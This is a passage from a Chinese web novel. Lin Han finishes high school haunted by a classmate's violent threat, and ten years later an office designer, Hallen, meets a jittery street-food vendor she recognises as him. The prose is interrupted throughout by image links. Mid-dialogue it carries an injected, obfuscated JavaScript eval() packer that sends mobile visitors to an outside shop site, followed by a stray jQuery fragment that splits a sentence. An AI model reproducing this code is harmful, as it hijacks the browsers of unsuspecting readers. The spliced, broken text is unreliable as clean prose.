林晗一个月后回到学校,世界杯已经结束,没有人再提那场打赌,甚至没有人再提黎小白,林晗看着身边干干净净的书桌,仿佛那里从来就不曾出现那个人。此后林晗一直独自一人坐,可是他再也没有把书包文具扔到旁边的桌子上,那里始终是干干净净的,对,干干净净,没有一丝灰尘,无论过去多久,那个桌子和椅子上,都是一尘不染。

    随后就是期末考试,林晗成绩一般,没有掉下太多,升入高三的暑假酷热且短暂,十天之后,他们正式步入高三生活,所有人都埋头做题,外界的一切干扰,全都不复存在,唯一的使命就是做题,做题,做题。

    林晗有时会抬起酸涩的脖子,盯着身旁的课桌出神,特别有亮光反射的东西,总会刺得林晗眼睛一疼,随后便像条件反射一般,他那早已恢复如初的,骨折左臂又开始隐隐生疼。

    林晗记得那道亮光,犹如一把磨得锋利的匕首,在阳光下发出的寒光,与之相伴的,还有那句阴森森地威胁:“你敢再打林晗一下,我以后一定会在你妹妹身上,全部还回来,我会用这把刀,把她整个皮肤都扒下来,做成洋娃娃送给你。柯宇,我,黎小白,向来说到做到。”

    林晗当时并没有昏迷,他身上确实很疼,被那些人,无数脚踩下去,疼得撕心裂肺,可是那些小混混,向来是打架的好手,没有一个人去打他的头,所以。林晗的思维一直都是清醒的,他清楚地听到了黎小白和柯宇的每一句话。他们,应该很早就认识了吧。柯宇用那么熟稔的语气喊出的“干妈”,是不是就是黎小白的母亲。每次林晗想到这里,思维便彻底顿住,随后他收回视线,再一次盯着面前的课本,做题,做题,做题。

    高三的日子紧张忙碌,且过得及其迅速。转眼经历过高考,填报志愿,这些人便彻底告别高中生活,最后一天拍集体照的时候,好多半途离开的人都回来了,林晗在人群中看到了久违的李璐,心里一阵诧异,自己当年怎么就迷恋上这么一个人呢,如今的李璐,哎,林晗摇了摇头。

    虽说高三的日子,林晗家里一贯的窘迫情形有所好转,但是林晗依旧担心家里的经济状况,他高考报志愿时,选的是提前批次录取的治安署下辖大学,一应食宿皆包,每个月还会发些零花钱,此时林晗已经收到了录取通知书,所以他的心情比旁人更轻松,在同学中穿来打去,享受这最后的高中生活。

    可惜,这些相互陪伴了三年的人群中,始终少了一个人影。

    黎小白,她说话算话,绝不再出现在林晗的视野中。

    十年之后。

    “好了没有?”周总监推门进来,正入眼是一大盆干拌牛舌,“你说说你,怎么还有心思吃东西呢?你不知道设计部都在等你,就非得这会儿吃不可,你自己好意思么?全公司,设计部,所有人都在等你出结果,你看看你,居然还有心吃零食,Hallen啊,不是我说你,你这个小姑娘,心可是有点大,咱们这个方案都被甲方退回来五次了,五次啊,你知不知道这是什么概念?就是说,只要再有一次退稿,咱们的投标也别上了,公司接不到业务,立刻原地解散,所有人都得失业,所以,你能不能认真点,认真把这份标书做好,算哥哥求你了,行不行?”

    Hallen手里捧着饭盆,就这么看着总监苦口婆心地教育她,面上还得装成一副痛定思痛的模样,心里却在不停腹诽,有你说话这个功夫,老娘的牛舌都吃完了,这可好,我吃不上东西,你也拿不到方案,知道时间紧迫,还这么多废话。

    等周总监终于觉得自己这份语重心长的劝解,让这个刚刚从国外回来的首席设计主管听进去以后,方才带着满意的笑容离开,剩下Hallen继续手上未完成的手稿。

    再次抬头,时针已绕过十二点,Hallen晃了晃酸楚的脖子,先抬手去拿那盆已经冷掉的干拌牛舌,捡了一块扔进嘴里,嚼了两下,一咧嘴又吐出来,“真难吃,凉了以后真难吃。”她抬手把剩下的都扔进一旁的垃圾桶里,随后再检查一遍画稿,保存发送,给总监传过去之后,又等了片刻没见回复,“哼!老年人。”Hallen嘴里哼了一声,退出,关机,拿起背包出了公司。

    他们公司是在市中心,这里有一片写字楼,平时租住的公司挺多的,无论什么时候都是人来人往,挤个不停,不过眼下是午夜十二点半,大部分公司的人,早就回家睡觉了,零星还有几家,像他们公司这么变态的,在深夜加班,可是人家领导总知道体恤下属,给买个宵夜什么的,可他们总监呢?别说请吃宵夜了,就连自己买的,都不让你吃。

    就是他们总监年纪大了,自己还有三高,平时不怎么吃东西,就严格限制下属,也不让吃零食,一心只想着压榨,哼,真是个周扒皮,对,就是周扒皮转世的。

    Hallen走出楼门,眼睛往四下里一转,哎!好奇怪,街角那里,怎么有一辆卖鸡蛋饼的小推车呢?

    对于他们楼下的各家小吃,Hallen可谓极为熟悉,白天的时候,街口那里是挤不下的,什么烤冷面,臭豆腐,烤肠,炸鸡排,奶茶、汉堡、鸡蛋灌饼,这些东西不用说了,那都是他们这些年轻的上班族最爱,虽说楼上有几家大公司,里面有食堂,也包管一日三餐,可是食堂里的饭菜,哪里能比得上街角小吃啊?尤其是对于他们这些二十来岁的年轻人而言,正是嘴馋的时候,哪天不得排队下来拎一袋子上去。

    不过这些流动小吃摊,通常会随着楼上公司下班,而一并消失。就算知道有几家是深夜加班,公司里还有零星员工等着投喂,但是这些摆摊的摊主,可不惯着你们这些臭毛病,你们牛马们愿意加班,是你们的自由,小吃摊摊主要准时下班,则是人家的自由。

    所以平时Hallen加班后,下楼觅食,都是都会去路口那家24小时便利店里,寻点东西吃,今天竟然能看到一个卖鸡蛋饼的小吃摊,实在是运气超好。

    Hallen兴奋地走过去,“老板,;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17933611|213689||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    拿个鸡蛋饼,不要加葱,多甜多辣。”

    那个小吃摊摊主,一直在扬着头看楼上,估计心里也没想到,都这个时候了,还能有人来光顾生意,以至于Hallen连说了两遍,对方都没理会。“哎,哎,说你呢,做生意不?”Hallen有点急,主要还是饿,她伸手敲了敲小车子的栏杆,才把摊主的目光拽回来,看到Hallen他也是一惊:“你,你要干什么?”

    “我干什么?我买鸡蛋饼啊。”Hallen更是莫名其妙。

    “啊,今天收摊了,不卖了。”摊主说完,又仰头去看楼上。

    Hallen这会儿是真饿了,再一个她也实在不想吃那家便利店里的东西,便探出身子去掀那个锅盖,“老板,你这里,不是还有这么多面糊么?怎么就收摊了,你要收摊为啥不回家啊?你站在这里,不就是为了摆摊的么?”

    Hallen八分不解里透着两分不满,老板也没想到她能自己动手,神色有点尴尬,没想好说什么,就听Hallen又开口:“你是觉得我买不起么?嘿,我今天还就大方一次,给我来一份至尊豪华版的鸡蛋饼,加十个鸡蛋那种,你说多少钱?”

    这小摊主听完她说话,吓得浑身一哆嗦,结结巴巴地说:“小,小姑娘,你这大晚上的,吃这么多鸡蛋,可是不好消化啊,给你做个常规的吧。”

    “不行,常规的不够吃,”Hallen摇摇头,说:“你给我加四个鸡蛋,三根香肠,还有辣条,薄脆,豆腐皮,那个,那个都加上,多少钱?”

    小摊主的眼皮随着Hallen的手指动一下,跳一下,心里却开始发慌,他拧开燃气,胡乱擦了擦铁板,从面桶里舀出来一勺面糊,直接倒在铁板上。

    “哎,摊主,人家都先抹油,你怎么直接倒面糊啊?那不粘锅了?”Hallen还挺懂行。果然小摊主眼皮又是一跳。忙拿起铲子去铲,可就这么会儿功夫,整团面糊都黏在铁板上,铲了半天,还留下一圈乌黑的印记。

    “摊主,你这火也开得太大了,你紧张什么啊?我又不打劫你,我给你钱的,不是吃白食。”Hallen站在一旁,看着摊主在用力把铁板擦干净,这次倒是先涂上油,不过倒得有点多,食用油顺着铁板边缘滚了下去,“滋啦!”沾到火星,火苗窜起多高来。小摊主忙拿麻布盖住。

    “你怎么摆摊的?今天是第一天么?业务也不熟练啊,你,你不是在这儿做卧底的吧。”Hallen越看越觉得这个小摊主可疑。可这一句话,让这小摊主吓得手又是一抖,刚刚舀出来的面糊,有大半都倒在了地上。

    这次没等Hallen说话,小摊主自己先开口:“我,我今天,第一天摆摊,刚来的,还在练手,练手。”

    好在这次火开得小,也提前在铁板上抹了油,就算面糊倒得七扭八歪,用铲子匀匀也将将成了一个椭圆形。

    “哎,你,你是林晗吧。”Hallen突然开口问道。